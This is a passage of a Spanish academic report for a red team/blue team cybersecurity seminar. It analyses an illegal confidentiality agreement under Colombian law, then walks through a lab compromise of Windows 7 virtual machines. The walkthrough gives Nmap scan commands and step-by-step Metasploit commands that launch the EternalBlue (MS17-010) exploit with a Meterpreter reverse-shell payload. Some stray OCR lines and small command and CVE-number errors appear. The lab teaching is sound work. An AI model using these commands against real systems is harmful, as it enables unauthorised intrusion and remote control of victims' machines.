CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

INFORME TÉCNICO

ALBERTO JOSÉ GARCIA STAVE

JOHN FREDDY QUINTERO TAMAYO
Director de curso

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA
ESCUELA DE CIENCIAS BÁSICAS E INGENIERÍA
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
SINCELEJO - SUCRE
2021

CONTENIDO

Pág.

INTRODUCCIÓN 8

OBJETIVOS 9

1. DESARROLLO DEL INFORME 10

1.1 EVALUACIÓN EN EL MARCO DE LOS CRITERIOS ÉTICOS Y LEGALES, DE LAS ACCIONES DE LOS EQUIPOS RED TEAM & BLUE TEAM 10

1.2 INSTALACIÓN Y CONFIGURACIÓN DEL BANCO DE TRABAJO 12

1.3 IDENTIFICACIÓN Y EXPLOTACIÓN DE FALLOS DE SEGURIDAD AL INTERIOR DE UNA ORGANIZACIÓN 14

1.4 DETECTAR Y CONTENER EXITOSAMENTE UN ATAQUE EN TIEMPO REAL 20

2. SUSTENTACIÓN DEL INFORME 24

CONCLUSIONES 25

RECOMENDACIONES 26

BIBLIOGRAFÍA 27

LISTA DE TABLAS

Tabla 1. Fragmentos de cláusulas que poseen irregularidades. 10
Tabla 2. Artículos de la ley 1273 que se verían transgredidos. 11
Tabla 3. Artículos del código de ética profesional que se verían transgredidos. 11
Tabla 4. Características técnicas de las máquinas virtuales. 13
Tabla 5. Herramientas y procedimientos utilizados. 14
Tabla 6. Comandos utilizados con la herramienta Nmap 15
Tabla 5. Fallos de seguridad CVE-2017-0144 16
Tabla 8. Comandos utilizados con la herramienta Metasploit 17
Tabla 9. Comandos utilizados con la herramienta Meterpreter 18
Tabla 10. Medidas de endurecimiento implementadas. 23

LISTA DE FIGURAS

Figura 1. Mapa de la arquitectura de la red.....12
Figura 2. Máquinas virtuales utilizadas en el banco de trabajo.....13
Figura 3. Test de vulnerabilidad en el puerto 445. 15
Figura 4. Esquema de funcionamiento del ataque. 16
Figura 5. Obtención del Shell en el equipo remoto. 18
Figura 6. Ejecución del archivo winse20w0.exe.....19
Figura 7. BSOD resultante de efectuar el proceso de explotación.....19
Figura 8. Intento de explotación de la vulnerabilidad en la máquina víctima. 23

GLOSARIO

Amenaza: Fernandez[1], define las amenazas como eventos, fuentes, acciones o inacciones que potencialmente podrían conducir a dañar los activos de seguridad de la información de su organización. Dicho de otra forma, se refiere a un incidente que tiene el potencial de dañar un sistema o su empresa en general. Hay tres tipos principales de amenazas: Amenazas naturales, amenazas no intencionales y amenazas intencionales.

Equipo Blue Team: Por lo general, este grupo está formado por consultores de respuesta a incidentes que brindan orientación al equipo de seguridad de TI sobre dónde realizar mejoras para detener tipos sofisticados de ciberataques y amenazas. Según el EC-Council[2], el equipo debe poseer una comprensión completa de la estrategia de seguridad de la organización en personas, herramientas y tecnologías, además de un gran conocimiento de las herramientas y sistemas de detección de seguridad existentes de la empresa y sus mecanismos de alerta.

Equipo Purple Team: Si bien los equipos rojos y los equipos azules comparten objetivos comunes, a menudo no están alineados políticamente. Por ejemplo, los equipos rojos que informan sobre vulnerabilidades en ocasiones no están incentivados para ayudar al equipo azul a fortalecer su seguridad al compartir información sobre cómo eludieron su seguridad. Ahí es donde entra en juego el concepto de un equipo morado. Un equipo morado no es necesariamente un equipo independiente, aunque podría serlo. Firch[3] sostiene que el objetivo de un equipo morado es unir a los equipos rojo y azul al mismo tiempo que los anima a trabajar en equipo para compartir conocimientos y crear un ciclo de retroalimentación sólido.

Equipo Red Team: En una simulación de ciberseguridad de equipo rojo / equipo azul, el equipo rojo actúa como un adversario, intentando identificar y explotar las posibles debilidades dentro de las ciberdefensas de la organización utilizando técnicas de ataque sofisticadas. De acuerdo con el portal de ciberseguridad CrowdStrike[4], Estos equipos ofensivos suelen estar formados por profesionales de seguridad altamente experimentados o piratas informáticos éticos independientes que se centran en las pruebas de penetración imitando técnicas y métodos de ataque del mundo real.

---

[1] FERNANDEZ, Adrián. and GARCÍA, Daniel. Complex vs. Simple Asset Modeling Approaches for Information Security Risk Assessment Evaluation with MAGERIT methodology. University of Oviedo. Gijon. 2016.
[2] EC-Council Blog. Red Team vs Blue Team.
[3] FIRCH, Jason. Red Team VS Blue Team: What's The Difference?. Purplesec. 2020.
[4] CrowdStrike. Red Team vs Blue Team Defined.

Hardenización: El endurecimiento se refiere a proporcionar varios medios de protección en un sistema informático. La protección se proporciona en varias capas y cada nivel requiere un método de seguridad único, por lo que a menudo se denomina defensa en profundidad. Proteger en capas significa proteger a nivel de host, nivel de aplicación, nivel de sistema operativo, nivel de usuario, nivel físico y todos los subniveles intermedios. Azzam[5] afirma que el objetivo de Hardening es eliminar tantos riesgos y amenazas a un sistema informático como sea necesario, llevando a un sistema en el estado más seguro posible, pero manteniendo la funcionalidad y reduciendo tantos vectores de amenaza como sea posible.

Pentesting: CISCO[6], define las pruebas de penetración (también llamadas pentesting), como una simulación de ataque cibernético lanzada en un sistema informático. La simulación ayuda a descubrir puntos de explotación y probar la seguridad de las violaciones de TI. Al realizar pruebas de penetración consistentes, las empresas pueden obtener comentarios de terceros expertos e imparciales sobre sus procesos de seguridad. Si bien las pruebas de penetración pueden llevar mucho tiempo y resultar costosas, pueden ayudar a prevenir infracciones extremadamente dañinas.

Riesgo: El término riesgo de seguridad de la información alude al daño que podría causar una infracción o un ataque a un sistema de tecnología de la información (TI). Según Verdún[7], Aunque riesgo a menudo se combina con "amenaza", los dos son sutilmente diferentes. Riesgo es un término más conceptual, algo que puede suceder o no, mientras que una amenaza es concreta, un peligro real.

Vulnerabilidad: Para Gualanguaro[8]**,** una vulnerabilidad es una debilidad que puede ser aprovechada por un ataque cibernético para obtener acceso no autorizado o realizar acciones no autorizadas en un sistema informático. Las vulnerabilidades pueden permitir a los atacantes ejecutar código, acceder a la memoria de un sistema, instalar malware y robar, destruir o modificar datos confidenciales. Las vulnerabilidades pueden explotarse mediante una variedad de métodos que incluyen inyección SQL, desbordamiento de búfer, secuencias de comandos entre sitios (XSS) y kits de explotación de código abierto que buscan vulnerabilidades conocidas y debilidades de seguridad en aplicaciones web.

---

[5] AZZAM, M., MARC-ANDRÉ, L and MOURAD, D. Security Hardening of Open Source Software. Conference: Proceedings of the 2006 International Conference on Privacy, Security and Trust: Bridge the Gap Between PST Technologies and Business Services. Canada: Ontario, 2006. p. 2.

[6] CISCO. What Is Penetration Testing?

[7] VERDÚN, J. "The risks analysis like a practice of secure. A revision of models and methodologies," 5th IFIP International Conference on Network Control & Engineering for QoS, Security and Mobility, Madrid, 2006.

[8] GUAGALANGO R, ARROYO, A and GUUN S. International Journal of Applied Engineering Research ISSN 0973-4562 Volume 12, Number 17. 2017. pp. 6741-6750.

RESUMEN

El desarrollo del informe se centra en las distintas estrategias de ciberseguridad adoptadas por los equipos Red Team y Blue Team para garantizar la seguridad de los activos de información de una organización, con la ayuda de un escenario simulado en el que una organización denominada “The WiteHouse Security” decide conformar un equipo Red Team & Blue Team con el fin de incrementar los protocolos de seguridad al interior de esta.

El primer momento empieza con la evaluación de las acciones de los equipos Red Team & Blue Team de una organización en el marco de los criterios éticos y legales, para lo cual se hará el análisis de las cláusulas de un contrato y un acuerdo de confidencialidad en busca de elementos que vallan en contra de los estamentos legales y de ética profesional vigentes en el país.

Posteriormente, se abordan las tareas propias de un equipo Red Team mediante un primer escenario en el que es necesario a través de la ejecución de pruebas de intrusión identificar un fallo de seguridad por medio del cual se está produciendo una fuga de información al interior de una organización; para luego proceder a un segundo escenario, en el que desde la perspectiva de un equipo Blue Team, se realizará la contención del ataque informático que se produjo en el escenario anterior.

Por último, se expondrán las recomendaciones y conclusiones relacionadas con los hallazgos más relevantes como producto de la realización de las distintas actividades que hacen parte de cada una de las etapas que conforman el seminario especializado.

INTRODUCCIÓN

La información se ha convertido en un activo invaluable, tomando cada vez más importancia en todos los ámbitos de la vida (organizacional, social, económico e incluso a nivel personal) debido a que nos permite tomar decisiones importantes. A medida que las empresas digitalizan sus operaciones y procesos comerciales, tendemos a subestimar los riesgos de las nuevas tecnologías a los que estamos expuestos. Uno de los principales riesgos es que los piratas informáticos exploten una vulnerabilidad que existe dentro de la infraestructura de TI.

Para mitigar el riesgo de un incidente de seguridad y evitar el costo de un ciberataque, debemos ser capaces de prevenir, detectar, responder y recuperarnos de dichos ataques. Podemos prevenir muchos ataques asegurándonos de remediar todas las vulnerabilidades de software conocidas y realizando evaluaciones de seguridad periódicas para identificar posibles vulnerabilidades desconocidas. Sin embargo, nunca podemos garantizar que un sistema sea seguro para siempre, es por esto que necesitaremos tener un procedimiento adecuado sobre cómo detectar, responder y recuperarse de incidentes. Teniendo en cuenta lo anterior, se hace necesario que las organizaciones reconozcan la importancia de adoptar estrategias que permitan garantizar la seguridad de los sistemas informáticos, servicios y en general la información digital, y así evitar que ocurran incidentes desagradables que comprometan la disponibilidad y continuidad para la prestación de sus servicios.

Por suerte para los que trabajan con activos de información y sistemas informáticos, existen estrategias de seguridad tales como las simulaciones de Red team/Blue team. El enfoque estratégico de defensa del equipo rojo y del equipo azul ha surgido de antecedentes militares; estos términos se usan comúnmente para describir un equipo de expertos en seguridad de la información que usan sus habilidades para imitar las técnicas de ataque que los "enemigos" podrían usar, y otro equipo que usa sus habilidades para defender, con el fin de probar la efectividad de los sistemas de seguridad de una organización.

El presente documento permite mostrar en contexto la importancia del enfoque red team/blue team, como estrategia de seguridad de los activos de información en una organización, mediante su aplicación de un escenario simulado.

OBJETIVOS

OBJETIVO GENERAL

Presentar el desarrollo de las estrategias planteadas durante el transcurso del seminario, así como los aspectos más relevantes de la realización de las actividades propuestas.

OBJETIVOS ESPECÍFICOS

- Evaluar en el marco de los criterios éticos y legales, las acciones de los equipos Red Team & Blue Team.

- Instalar y configurar el banco de trabajo con el cual se abordarán los escenarios propuestos.

- Identificar y explotar fallos de seguridad al interior de una organización, por medio del uso de herramientas de detección de vulnerabilidades y técnicas de pentesting.

- Determinar las acciones para detectar y contener exitosamente un ataque en tiempo real, así como las medidas de hardenización para evitar que se vuelva a presentar.

- Exponer las recomendaciones y conclusiones que aporten a mejorar las estrategias usadas por RedTeam & BlueTeam.

1. DESARROLLO DEL INFORME

1.1 EVALUACIÓN EN EL MARCO DE LOS CRITERIOS ÉTICOS Y LEGALES, DE LAS ACCIONES DE LOS EQUIPOS RED TEAM & BLUE TEAM

En esta etapa se realizó un análisis de los criterios éticos y legales que intervienen en un acuerdo de confidencialidad. Para esto se dispuso un caso de estudio con el fin de determinar si existen en él cláusulas que transgredan el código de ética profesional que regula el ejercicio de la ingeniería y las leyes que rigen lo relacionado a delitos informáticos y ciberseguridad en Colombia.

Dentro del acuerdo de confidencialidad, los fragmentos de las cláusulas que contienen irregularidades que las convierte en ilegales se muestran a continuación:

Tabla 1. Fragmentos de cláusulas que poseen irregularidades.

Clausula	Fragmento
Primera. Objeto	…la información confidencial o sobre procesos ilegales dentro de Whitehouse Security no podrán ser divulgados.
Segunda. Definición de información confidencial	…datos secretos como “datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos”.
Cuarta. Obligaciones de la parte receptora	3. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.
	4. Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca, reciba o intercambie con ocasión de las reuniones sostenidas.
	7. Responder por el mal uso que le den sus representantes a la información confidencial.
	8. Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento.
	9. La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal sin el previo consentimiento por escrito por parte de Whitehouse Security.
Octava. Solución de controversias	En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a Whitehouse Security.

Fuente: Anexo 3 – Acuerdo de confidencialidad.

Dentro de los principales artículos de la ley 1273 que se verían transgredidos se encuentran los siguientes:

Tabla 2. Artículos de la ley 1273 que se verían transgredidos.

Artículo	Título	Cláusulas que infringen el artículo
269A	Acceso abusivo a un sistema informático.	Segunda. Definición de información confidencial
269C	Interceptación de datos informáticos.	Segunda. Definición de información confidencial
		Cuarta. Obligaciones de la parte receptora
269F	Violación de datos personales	Segunda. Definición de información confidencial

Fuente: [9]Colombia. Congreso de la República. Ley 1273. (5 de enero de 2009).

Los artículos del código de ética profesional establecido por el COPNIA que serían infringidos son:

Tabla 3. Artículos del código de ética profesional que serían transgredidos.

Artículo	Título	Literal
Artículo 31	Deberes generales de los profesionales	Literal b y literal f
Artículo 35	Deberes de los profesionales para con la dignidad de sus profesiones	Literal b
Artículo 43	Deberes de los profesionales en los concursos o licitaciones	Literal a

Fuente: [10]Colombia. Congreso de la República. Ley 842. (14 de octubre de 2003).


Luego de analizar cada una de las cláusulas contenidas en el acuerdo de confidencialidad y en el contrato, se pude dejar entrever que muchas de estas representan una clara violación a varios de los artículos que conforman la Ley 1273 de 2009 y otras infringen artículos del código de ética profesional establecido por el COPNIA.

[9] COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1273. (5 de enero de 2009). En: Diario Oficial. Enero, 2009. 4 p.
[10] COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 842. (14 de octubre de 2003). En: Diario Oficial. Octubre, 2003. 20 p.

1.2 INSTALACIÓN Y CONFIGURACIÓN DEL BANCO DE TRABAJO

A continuación, se hará el reconocimiento, análisis y configuración del banco de trabajo usando herramientas de virtualización:

Figura 1. Mapa de la arquitectura de la red.



Fuente: El autor.

Las características técnicas de las máquinas virtuales que conforman el banco de trabajo se describen en la tabla 4.


Tabla 4. Características técnicas de las máquinas virtuales.

Máquina virtual	Dirección IP	Características
Máquina atacante Kali-Seminario	10.0.2.4	S.O: Kali Linux Memoria: 2048 MB Almacenamiento: 50 GB
Máquina víctima 1 Win7-SE2020	10.0.2.5	S.O: Windows 7 (x86) Memoria: 2048 MB Almacenamiento: 50 GB
Máquina víctima 2 Win7-SE2020-X64	10.0.2.15	S.O: Windows 7 (x64) Memoria: 2048 MB Almacenamiento: 50 GB

Fuente: El autor.

En la Figura 2 se puede observar la aplicación VirtualBox con las máquinas virtuales instaladas y configuradas.

Figura 2. Máquinas virtuales utilizadas en el banco de trabajo.



Fuente: El autor.

1.3 IDENTIFICACIÓN Y EXPLOTACIÓN DE FALLOS DE SEGURIDAD AL INTERIOR DE UNA ORGANIZACIÓN

1.3.1 Herramientas y procedimientos utilizados. A continuación, se describen las herramientas y procedimientos que se utilizaron para identificar y explotar los agujeros de seguridad existentes en las máquinas afectadas.

Tabla 5. Herramientas y procedimientos utilizados.

Etapa del Pentesting	Herramienta / Procedimiento
Recolección de información y búsqueda de vulnerabilidades	**Nmap:** Nmap ("Network Mapper") es una herramienta de código abierto para la exploración de redes y la auditoría de seguridad. Fue diseñado para escanear rápidamente redes grandes, aunque funciona bien contra hosts únicos[11]. **ExploitDB:** ExploitDB es un archivo compatible con CVE de exploits públicos y el software vulnerable, desarrollado para su uso por probadores de penetración e investigadores de vulnerabilidades[12]. **CVE:** El sistema Common Vulnerabilities and Exposures (CVE) identifica todas las vulnerabilidades y amenazas relacionadas con la seguridad de los sistemas de información, para lo cual asigna un identificador único a cada vulnerabilidad. [13].
Explotación de Vulnerabilidades	**Metasploit:** El Framework Metasploit (MSF) es una herramienta de código abierto que proporciona un marco para que los investigadores de seguridad desarrollen exploits, payloads, codificadores de payload y herramientas para reconocimiento y otros propósitos de prueba de seguridad[14].
Post-Explotación	**Meterpreter:** Meterpreter es una carga útil extensible avanzada que utiliza una inyección de DLL en memoria. Aumenta significativamente las capacidades posteriores a la explotación de Metasploit Framework[15].

Fuente: El autor.

[11] Nmap: the Network Mapper - Free Security Scanner.
[12] Exploit Database - Exploits for Penetration Testers, Researchers, and Ethical Hackers.
[13] CVE - Common Vulnerabilities and Exposures (CVE).
[14] MAYNOR David, MOOKHEY, K. Metasploit Toolkit for Penetration Testing, Exploit Development, and Vulnerability Research, 2007. p. 1-64
[15] Offensive Security. About the Metaesploit Meterpreter.

1.3.2 Recolección de información y búsqueda de vulnerabilidades. Como primera medida se utiliza la herramienta Nmap para recopilar información útil que sirva para identificar las posibles vulnerabilidades en las máquinas afectadas y con esto poder tomar las decisiones adecuadas sobre el tipo de ataque que se pueden efectuar para explotarlas.


Tabla 6. Comandos utilizados con la herramienta Nmap

Comando	Propósito
nmap -A 10.0.2.15	Realiza un escaneo del sistema operativo y servicios de la máquina víctima, mediante el siguiente comando.
nmap sV -p 445 --script=smb-vuln-ms17-010 10.0.2.15	Comprueba si el host es vulnerable al fallo de seguridad MS17-010.

Fuente: El autor.

Como se puede observar en la Figura 5, se confirma que la máquina afectada efectivamente es vulnerable al fallo de seguridad con identificador CVE-2017-143.

Figura 3. Test de vulnerabilidad en el puerto 445.



Fuente: El autor.

Luego de efectuar una búsqueda en el sitio web CVE, se pudo evidenciar la siguiente brecha de seguridad.


Tabla 7. Fallos de seguridad CVE-2017-0144

Código	Descripción
CVE-2017-0144 Vulnerabilidad de ejecución remota de código de Windows SMB	El servidor SMBv1 en Microsoft Windows Vista SP2; Windows Server 2008 SP2 y R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold y R2; Windows RT 8.1; y Windows 10 Gold, 1511 y 1607; y Windows Server 2016 permite a atacantes remotos ejecutar código arbitrario a través de paquetes diseñados, también conocidos como "Vulnerabilidad de ejecución remota de código SMB de Windows". Esta vulnerabilidad es diferente de las descritas en CVE-2017-0143, CVE-2017-0145, CVE-2017-0146 y CVE-2017-0148.

Fuente: Common Vulnerabilities and Exposures (CVE).

1.3.3 Análisis del ataque realizado. En el escenario analizado un atacante pudo aprovechar con éxito una vulnerabilidad de ejecución remota de código que existe en la forma en que el servidor Microsoft Server Message Block 1.0 (SMBv1) maneja ciertas solicitudes. Para aprovechar la vulnerabilidad, el atacante autenticado pudo enviar un paquete especialmente diseñado a un servidor SMBv1 de destino, lo cual le permite establecer una conexión de sesión nula mediante un inicio de sesión anónimo y en última instancia, ejecutar comandos arbitrarios en el objetivo. Todo lo anterior es posible por medio del uso y ejecución del exploit EternalBlue a través del framework Metasploit, y su funcionamiento se describe en la siguiente gráfica.

Figura 4. Esquema de funcionamiento del ataque.



Fuente: El autor.

1.3.4 Explotación de vulnerabilidades. Con la información recopilada mediante el procedimiento efectuado anteriormente es posible determinar que es posible usar el framework Metasploit para proceder a explotar la vulnerabilidad encontrada.

A continuación, se detalla el procedimiento realizado, así como los comandos usados para llevar a cabo esta tarea.

Tabla 8. Comandos utilizados con la herramienta Metasploit

Comando	Propósito
service postgresql start msfdb init	Colocar en marcha el servicio de base de datos de PostgreSQL y luego se inicializa la base de datos de Metasploit.
msfconsole	Ejecutar el framework Metasploit.
search ms17_010	Buscar el exploit en la librería de Metasploit.
use auxiliary/scanner/smb/smb_ms17_010	Selecciona el exploit y revisar sus opciones de configuración.
use exploit/windows/smb/ms17_010_eternalblue	Cargar el exploit Eternalblue.
set rhosts 10.0.2.15	Especificar la dirección IP del objetivo.
set lport 4444	Especifica el puerto que desea utilizar para las conexiones inversas con LPORT.
show payloads	Listar las cargas útiles que son compatibles con Eternalblue.
set payload windows/x64/meterpreter/reverse_tcp	Seleccionar el tipo de carga útil que el exploit entregará al objetivo.
exploit	Procede a realizar la explotación.

Fuente: El autor.

1.3.5 Post - Explotación. Una vez realizada la explotación de la vulnerabilidad encontrada lo siguiente es ejecutar el shell remoto en la máquina víctima. A continuación, se detalla el procedimiento realizado, así como los comandos usados para llevar a cabo esta tarea.

